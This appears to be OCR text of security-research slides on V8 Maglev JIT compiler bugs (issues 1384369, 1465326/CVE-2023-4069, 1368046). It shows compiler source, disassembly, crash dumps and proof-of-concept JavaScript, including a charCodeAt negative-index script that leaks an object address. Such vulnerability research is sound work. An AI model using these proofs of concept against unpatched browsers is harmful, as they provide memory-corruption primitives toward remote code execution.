
Bugs in MaglevGraphBuilder

What does MaglevGraphBuilder do ?

- Create basic block
- Add Node to basic block
- Reduce some complex built-in call

How to reduce the calls?

How to find bugs in Reducing calls?



Issue 1384369

```
transitioning macro GenerateStringAt(implicit context: Context)(
    receiver: JSAny, position: JSAny,
    methodName: constexpr string): never labels
IfInBounds(String, uintptr, uintptr), IfOutOfBounds {
  // 1. Let O be ? RequireObjectCoercible(this value).
  // 2. Let S be ? ToString(O).
  const string: String = ToThisString(receiver, methodName);

  // 3. Let position be ? ToInteger(pos).
  const indexNumber: Number = ToInteger_Inline(position);

  // Convert the {position} to a uintptr and check that it's in bounds of
  // the {string}.
  typeswitch (indexNumber) {
    case (indexSmi: Smi): {
      const length: uintptr = string.length_uintptr;
      const index: uintptr = Unsigned(Convert<intptr>(indexSmi));
      // Max string length fits Smi range, so we can do an unsigned bounds
      // check.
      StaticAssertStringLengthFitsSmi();
      if (index >= length) goto IfOutOfBounds;
      goto IfInBounds(string, index, length);
    }
    case (indexHeapNumber: HeapNumber): {
      dcheck(IsNumberNormalized(indexHeapNumber));
      // Valid string indices fit into Smi range, so HeapNumber index is
      // definitely an out of bounds case.
      goto IfOutOfBounds;
    }
  }
}
```

Code in Runtime

```
ValueNode* MaglevGraphBuilder::TryReduceStringPrototypeCharCodeAt(
    compiler::JSFunctionRef target, CallArguments& args) {
  ValueNode* receiver = GetTaggedOrUndefined(args.receiver());
  ValueNode* index;
  if (args.count() == 0) {
    // Index is the undefined object. ToIntegerOrInfinity(undefined) = 0.
    index = GetInt32Constant(0);
  } else {
    index = GetInt32ElementIndex(args[0]);
  }
  // Any other argument is ignored.
  // Ensure that {receiver} is actually a String.
  BuildCheckString(receiver);
  // And index is below length.
  ValueNode* length = AddNewNode<StringLength>({receiver});
  AddNewNode<CheckInt32Condition>({index, length}, AssertCondition::kLess,
                                  DeoptimizeReason::kOutOfBounds);
  return AddNewNode<BuiltinStringPrototypeCharCodeAt>({receiver, index});
}
```

What does CheckInt32Condition generate?

Code in Maglev

Issue 1384369

```
void CheckInt32Condition::GenerateCode(MaglevAssembler* masm,
                                       const ProcessingState& state) {
  __ cmpq(ToRegister(left_input()), ToRegister(right_input()));
  __ EmitEagerDeoptIf(NegateCondition(ToCondition(condition_)), reason_, this);
}


template <typename NodeT>
inline void MaglevAssembler::EmitEagerDeoptIf(Condition cond,
                                              DeoptimizeReason reason,
                                              NodeT* node) {
  static_assert(NodeT::kProperties.can_eager_deopt());
  RegisterEagerDeopt(node->eager_deopt_info(), reason);
  RecordComment("-- Jump to eager deopt");
  j(cond, node->eager_deopt_info()->deopt_entry_label());
}
```

3.4.2 Jump Instructions

Instruction		Description	Condition Code	Page #
jmp	*Label*	Jump to label		189
jmp	**Operand*	Jump to specified location		189
je / jz	*Label*	Jump if equal/zero	ZF	189
jne / jnz	*Label*	Jump if not equal/nonzero	~ZF	189
js	*Label*	Jump if negative	SF	189
jns	*Label*	Jump if nonnegative	~SF	189
jg / jnle	*Label*	Jump if greater (signed)	~(SF^OF)&~ZF	189
jge / jnl	*Label*	Jump if greater or equal (signed)	~(SF^OF)	189
jl / jnge	*Label*	Jump if less (signed)	SF^OF	189
jle / jng	*Label*	Jump if less or equal	(SF^OF)|ZF	189

```
                  --   11: CheckInt32Condition(Less) [v13/n9:[rdx|R|w32], v19/
0x7fb1600042fe   2be  4c8bd5              REX.W movq r10,rbp
0x7fb160004301   2c1  4929e2              REX.W subq r10,rsp
0x7fb160004304   2c4  4983fa58            REX.W cmpq r10,0x58
0x7fb160004308   2c8  740d                jz 0x7fb160004317  <+0x2d7>
                   [ Abort
                   Abort message:
                   Stack access below stack pointer
0x7fb16000430a   2ca  ba54000000          movl rdx,0x54
                     [ Frame: NO_FRAME_TYPE
0x7fb16000430f   2cf  41ff95204e0000      call [r13+0x4e20]
                     ]
0x7fb160004316   2d6  cc                  int3l
                   ]
0x7fb160004317   2d7  483bd1              REX.W cmpq rdx,rcx
                   -- Jump to eager deopt
0x7fb16000431a   2da  0f8d4d130000        jge 0x7fb16000566d  <+0x162d>
                  --   12: BuiltinStringPro                    x|R|t],
0x7fb160004320   2e0  4c8bd5
0x7fb160004323   2e3  4929e2
0x7fb160004326   2e6  4983fa58            REX.W cmpq r10,0x58
0x7fb16000432a   2ea  740d                jz 0x7fb160004339  <+0x2f9>
```

Go to eager deoptimize

Code in Maglev

Issue 1384369

```
const obj1 = [13.37,13.37,13.37,13.37];
function foo() {
    const v6 = "2".charCodeAt(-1073741824);
    for (const j in obj1) {
    }
    for (const k of "search") {
    }
}
for (let i = 0; i < 100; i++) {
    foo();
}
```

// Never goto deoptimize here

What if using a negative index?

```
Thread 1 "d8" received signal SIGSEGV, Segmentation fault.
0x0000556120004116 in ?? ()
ERROR: Could not find ELF base!
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-
*RAX  0x1fd900003d8d ◂— 0x104000008000022 /* '"' */
*RBX  0x1fd90019a855 ◂— 0x1000023e100002a /* '*' */
*RCX  0x8
*RDX  0xfffffffc0000000
*RDI  0x1fd90019a059 ◂— 0x5900002259001841
*RSI  0x1fd90019a045 ◂— 0xe500000006001915
 R8   0x0
*R9   0x1fd90019a22d ◂— 0x5100000017000027 /* "'" */
 R10  0x0
*R11  0x246
*R12  0x1
*R13  0x5561b29f1600 —▸ 0x1fd900000000 ◂— 0xb000
*R14  0x1fd900000000 ◂— 0xb000
*R15  0x7ffe5d891448 ◂— 0x0
*RBP  0x7ffe5d891470 —▸ 0x7ffe5d8914d0 —▸ 0x7ffe5d8914f8 —▸ 0x7ffe5d891560 —▸ 0x7ffe5d8916c0 ◂— ...
*RSP  0x7ffe5d891418 —▸ 0x55613ff17238 ◂— cmp eax, dword ptr [r13 + 0x220]
*RIP  0x556120004116 ◂— movzx ebx, byte ptr [rax + rdx + 0xb]
─────────────────────────────────────────────[ DISASM / x86-64 / set emulate on
► 0x556120004116    movzx  ebx, byte ptr [rax + rdx + 0xb]
  0x55612000411b    jmp    0x556120004125                <0x556120004125>
   ↓
  0x556120004125    movabs rax, 0x1fd90004ba41
  0x55612000412f    cmp    eax, dword ptr [r13 + 0x140]
  0x556120004136    je     0x55612000427a                <0x55612000427a>

  0x55612000413c    cmp    eax, dword ptr [r13 + 0x150]
  0x556120004143    je     0x55612000427a                <0x55612000427a>
```

```
pwndbg> i r rdx
rdx            0xfffffffc0000000  -1073741824
```

Only Out-Of-Bounds read one byte?

Issue 1384369

```
const obj  = []
const str = "p4nda"                          // Allocated at V8 OldSpace when compiling
const obj1 = [13.37,13.37,str,obj];          // Allocated at V8 NewSpace when Runtime
%DebugPrint(obj);

function foo() {
    const v7 = str.charCodeAt(-0x14e2f0+0xb);
    const v8 = str.charCodeAt(-0x14e2f0+0xa);
    const v9 = str.charCodeAt(-0x14e2f0+0x9);
    const v10 = str.charCodeAt(-0x14e2f0+0x8);
    for (const j in obj1) {
    }
    for (const k of "search") {
    }
    return [v7,v8,v9,v10]
}
for (let i = 0; i < 100; i++) {
    foo();
}
x = foo();
leak = 0;
for(var i = 0 ;i <x.length;i++){
    leak = leak << 8;
    leak += x[i];
}

console.log("addr of obj :",leak.toString(16))
```

// continuous reading or searching via a same String

```
$ ~/v8_trick/v8/out/x64.release/d8 --maglev  --single-threaded  --allow-natives-sy
ntax test.js
DebugPrint: 0x5f0004bb69: [JSArray]
 - map: 0x005f0018dee9 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x005f0018e115 <JSArray[0]>
 - elements: 0x005f00002259 <FixedArray[0]> [PACKED_SMI_ELEMENTS]
 - length: 0
 - properties: 0x005f00002259 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x5f00006551: [String] in ReadOnlySpace: #length: 0x005f00144255 <AccessorInfo
 name= 0x005f00006551 <String[6]: #length>, data= 0x005f000023e1 <undefined>> (con
st accessor descriptor), location: descriptor
 }
0x5f0018dee9: [Map] in OldSpace
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_SMI_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x005f000023e1 <undefined>
 - prototype_validity cell: 0x005f001443cd <Cell value= 1>
 - instance descriptors #1: 0x005f0018e625 <DescriptorArray[1]>
 - transitions #1: 0x005f0018e641 <TransitionArray[4]>Transition array #1:
     0x005f000071fd <Symbol: (elements_transition_symbol)>: (transition to HOLEY_S
MI_ELEMENTS) -> 0x005f0018e659 <Map[16](HOLEY_SMI_ELEMENTS)>

 - prototype: 0x005f0018e115 <JSArray[0]>
 - constructor: 0x005f0018de55 <JSFunction Array (sfi = 0x5f00159aed)>
 - dependent code: 0x005f000021e1 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0

addr of obj : 4bb69
```

Fix: https://chromium.googlesource.com/v8/v8/+/fc1b4c83d4ec271cab06daf3f52e170068e2085c

Issue 1465326

- A RCE bug fixed in Chrome 115.0.5790.170 as CVE-2023-4069
- Found by *Man Yue Mo of GitHub Security Lab*
- Type Confusion when constructing a Class both have target and newTarget.

Parameters

`target`

The target function to call.

`argumentsList`

An array-like object specifying the arguments with which `target` should be called.

`newTarget` Optional

The value of `new.target` operator, which usually specifies the prototype of the returned object. If `newTarget` is not present, its value defaults to `target`.

```
class A {}

var x = Function;

class B extends A {
  constructor() {
    x = new.target;
    super();
  }
}
function construct() {
  return Reflect.construct(B, [], Function);
}
for (let i = 0; i < 2000; i++) construct();
var arr = construct();
console.log(arr.prototype);
```

Ref: https://github.blog/2023-10-17-getting-rce-in-chrome-with-incomplete-object-initialization-in-the-maglev-compiler/

Issue 1465326

```
TNode<JSObject> ConstructorBuiltinsAssembler::FastNewObject(
    TNode<Context> context, TNode<JSFunction> target,
    TNode<JSReceiver> new_target, Label* call_runtime) {
  // Verify that the new target is a JSFunction.
  Label end(this);
  TNode<JSFunction> new_target_func =
      HeapObjectToJSFunctionWithPrototypeSlot(new_target, call_runtime);
  // Fast path.

  // Load the initial map and verify that it's in fact a map.
  TNode<Object> initial_map_or_proto =
      LoadJSFunctionPrototypeOrInitialMap(new_target_func);
  GotoIf(TaggedIsSmi(initial_map_or_proto), call_runtime);
  GotoIf(DoesntHaveInstanceType(CAST(initial_map_or_proto), MAP_TYPE),
         call_runtime);
  TNode<Map> initial_map = CAST(initial_map_or_proto);

  // Fall back to runtime if the target differs from the new target's
  // initial map constructor.
  TNode<Object> new_target_constructor = LoadObjectField(
      initial_map, Map::kConstructorOrBackPointerOrNativeContextOffset);
  GotoIf(TaggedNotEqual(target, new_target_constructor), call_runtime);

  TVARIABLE(HeapObject, properties);

  Label instantiate_map(this), allocate_properties(this);
  GotoIf(IsDictionaryMap(initial_map), &allocate_properties);
  {…
  BIND(&allocate_properties);
  {…

  BIND(&instantiate_map);
  return AllocateJSObjectFromMap(initial_map, properties.value(), base::nullopt,
                                 AllocationFlag::kNone, kWithSlackTracking);
}
```

Where is the CHECK?
new_target.initial_map.constructor==target

1

3

```
void MaglevGraphBuilder::VisitFindNonDefaultConstructorOrConstruct() {
  ValueNode* this_function = LoadRegisterTagged(0);
  ValueNode* new_target = LoadRegisterTagged(1);

  auto register_pair = iterator_.GetRegisterPairOperand(2);

  if (compiler::OptionalHeapObjectRef constant =
          TryGetConstant(this_function)) {
    compiler::MapRef function_map = constant->map(broker());
    compiler::HeapObjectRef current = function_map.prototype(broker());

    if (broker()->dependencies()->DependOnArrayIteratorProtector()) {
      while (true) {
        //...
        FunctionKind kind = current_function.shared(broker()).kind();
        if (kind != FunctionKind::kDefaultDerivedConstructor) {
          broker()->dependencies()->DependOnStablePrototypeChain(
              function_map, WhereToStart::kStartAtReceiver, current_function);

          compiler::OptionalHeapObjectRef new_target_function =
              TryGetConstant(new_target);
          if (kind == FunctionKind::kDefaultBaseConstructor) {
            ValueNode* object;
            if (new_target_function && new_target_function->IsJSFunction()) {
              object = BuildAllocateFastObject(
                  FastObject(new_target_function->AsJSFunction(), zone(),
                             broker()),
                  AllocationType::kYoung);
            } else {
              object = BuildCallBuiltin<Builtin::kFastNewObject>(
                  {GetConstant(current_function), new_target});
            }
            StoreRegister(register_pair.first, GetBooleanConstant(true));
            StoreRegister(register_pair.second, object);
            return;
          }
          break;
```

Code in Runtime

Code in Maglev

Issue 1465326

```
void MaglevGraphBuilder::VisitFindNonDefaultConstructorOrConstruct() {
  ValueNode* this_function = LoadRegisterTagged(0);
  ValueNode* new_target = LoadRegisterTagged(1);

  auto register_pair = iterator_.GetRegisterPairOperand(2);

  if (compiler::OptionalHeapObjectRef constant =
          TryGetConstant(this_function)) {
    compiler::MapRef function_map = constant->map(broker());
    compiler::HeapObjectRef current = function_map.prototype(broker());

    if (broker()->dependencies()->DependOnArrayIteratorProtector()) {
      while (true) {
        //...
        FunctionKind kind = current_function.shared(broker()).kind();
        if (kind != FunctionKind::kDefaultDerivedConstructor) {
          broker()->dependencies()->DependOnStablePrototypeChain(
              function_map, WhereToStart::kStartAtReceiver, current_function);

          compiler::OptionalHeapObjectRef new_target_function =
              TryGetConstant(new_target);
          if (kind == FunctionKind::kDefaultBaseConstructor) {
            ValueNode* object;
            if (new_target_function && new_target_function->IsJSFunction()) {
              object = BuildAllocateFastObject(
                  FastObject(new_target_function->AsJSFunction(), zone(),
                             broker()),
                  AllocationType::kYoung);
            } else {
              object = BuildCallBuiltin<Builtin::kFastNewObject>(
                  {GetConstant(current_function), new_target});
            }
            StoreRegister(register_pair.first, GetBooleanConstant(true));
            StoreRegister(register_pair.second, object);
            return;
          }
          break;
```

Code in Maglev


```
FastObject::FastObject(compiler::JSFunctionRef constructor, Zone* zone,
                       compiler::JSHeapBroker* broker)
    : map(constructor.initial_map(broker)) {
  compiler::SlackTrackingPrediction prediction =
      broker->dependencies()->DependOnInitialMapInstanceSizePrediction(
          constructor);
  inobject_properties = prediction.inobject_property_count();
  instance_size = prediction.instance_size();
  fields = zone->NewArray<FastField>(inobject_properties);
  ClearFields();
  elements = FastFixedArray();
}
```

```
ValueNode* MaglevGraphBuilder::BuildAllocateFastObject(
    FastObject object, AllocationType allocation_type) {
  SmallZoneVector<ValueNode*, 8> properties(object.inobject_properties, zone());
  for (int i = 0; i < object.inobject_properties; ++i) {
    properties[i] = BuildAllocateFastObject(object.fields[i], allocation_type);
  }
  ValueNode* elements =
      BuildAllocateFastObject(object.elements, allocation_type);

  DCHECK(object.map.IsJSObjectMap());
  // TODO(leszeks): Fold allocations.
  ValueNode* allocation = ExtendOrReallocateCurrentRawAllocation(
      object.instance_size, allocation_type);
  BuildStoreReceiverMap(allocation, object.map);
  AddNewNode<StoreTaggedFieldNoWriteBarrier>(
      {allocation, GetRootConstant(RootIndex::kEmptyFixedArray)},
      JSObject::kPropertiesOrHashOffset);
  if (object.js_array_length.has_value()) {
    BuildStoreTaggedField(allocation, GetConstant(*object.js_array_length),
                          JSArray::kLengthOffset);
  }

  BuildStoreTaggedField(allocation, elements, JSObject::kElementsOffset);
  for (int i = 0; i < object.inobject_properties; ++i) {
    BuildStoreTaggedField(allocation, properties[i],
                          object.map.GetInObjectPropertyOffset(i));
  }
  return allocation;
}
```

Use Of Uninitialized

Similar bug in other JIT compiler

- Issue 1024758 / CVE-2019-13728
- Found by *Rong Jian and Guang Gong of Alpha Lab, Qihoo 360*
- *Lack A CHECK when inlining RegExp.prototype.test In Turbofan.*



ref: https://bugs.chromium.org/p/chromium/issues/detail?id=1024758

Bugs in StraightForwardRegisterAllocator


What does StraightForwardRegisterAllocator do ?

- Spill slot location for Each Node
- Cache the value in register for faster execution
- Schedule the Use of registers based on Node lifetime

Similar bug in other JIT compiler


- Issue 1296876

Are there any register allocation collision cases?



Issue 1368046

```
function f(arg0, arg1, arg2, arg3, arg4, arg5, arg6, arg7, arg8,
arg9, arg10, arg11) {
  for (let i = 0; i < 0; i++) {}
  try {
    throw 547397793;
  } catch (e) {
  }
}

%PrepareFunctionForOptimization(f);
f(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 547397793);
f(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 547397793);
%OptimizeMaglevOnNextCall(f);
f(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 547397793);
```



Issue 1368046

```
class ExceptionHandlerTrampolineBuilder {

  void EmitTrampolineFor(NodeBase* node) {
    DCHECK(node->properties().can_throw());

    ExceptionHandlerInfo* handler_info = node->exception_handler_info();
    DCHECK(handler_info->HasExceptionHandler());

    BasicBlock* block = handler_info->catch_block.block_ptr();
    LazyDeoptInfo* deopt_info = node->lazy_deopt_info();

    __ bind(&handler_info->trampoline_entry);
    ClearState();
    // TODO(v8:7700): Handle inlining.
    RecordMoves(deopt_info->unit, block, deopt_info->state.register_frame);
    // We do moves that need to materialise values first, since we might need to
    // call a builtin to create a HeapNumber, and therefore we would need to
    // spill all registers.
    DoMaterialiseMoves();
    // Move the rest, we will not call HeapNumber anymore.
    DoDirectMoves();
    // Jump to the catch block.
    __ jmp(block->label());
  }

}
```

What if any collision between src and dst?

```
void RecordMoves(const MaglevCompilationUnit& unit, BasicBlock* block,
                 const CompactInterpreterFrameState* register_frame) {
  for (Phi* phi : *block->phis()) {
    // ...
    ValueNode* value = register_frame->GetValueOf(phi->owner(), unit);
    DCHECK_NOT_NULL(value);
    switch (value->properties().value_representation()) {
      case ValueRepresentation::kTagged:
        // All registers should have been spilled due to the call.
        DCHECK(!value->allocation().IsRegister());
        direct_moves_.emplace_back(phi->result(), value);
        break;
      case ValueRepresentation::kInt32:
        /// [...]
    }
  }
}
```

```
void DoDirectMoves() {
  for (auto& [target, value] : direct_moves_) {
    if (value->allocation().IsConstant()) {
      if (Int32Constant* constant = value->TryCast<Int32Constant>()) {
        EmitMove(target, Smi::FromInt(constant->value()));
      } else {
        // Int32 and Float64 constants should have already been dealt with.
        DCHECK_EQ(value->properties().value_representation(),
                  ValueRepresentation::kTagged);
        EmitConstantLoad(target, value);
      }
    } else {
      EmitMove(target, ToMemOperand(value));
    }
  }
}
```

Issue 1368046

```
Block b6 (exception handler)
 34/32: φe <accumulator> → [rax|R|t]
 35/33: φe a0 → [rcx|R|t]
 36/34: φe a1 → [rdx|R|t]
 37/35: φe a2 → [rbx|R|t]
 38/36: φe a3 → [rsi|R|t]
 39/37: φe a4 → [rdi|R|t]
 40/38: φe a5 → [r8|R|t]
 41/39: φe a6 → [r9|R|t]
 42/40: φe a7 → [r11|R|t]
 43/41: φe a8 → [r12|R|t]
 44/42: φe a9 → [r15|R|t]
 45/43: φe a10 → [stack:1|t]
 46/44: φe a11 → [stack:2|t]
 47/45: φe r1 → [stack:3|t]
    57: GapMove([stack:3|t] → [rsi|R|t])
 48/47: CallRuntime(PushCatchContext) [v47/n45:[rsi|R|t], v34/n32:[rax|R|t]
```

Sea of Node in Maglev

Dst : Src

```
[rcx|R|t]:[stack:-7|t]
[rdx|R|t]:[stack:-8|t]
[rbx|R|t]:[stack:-9|t]
[rsi|R|t]:[stack:-10|t]
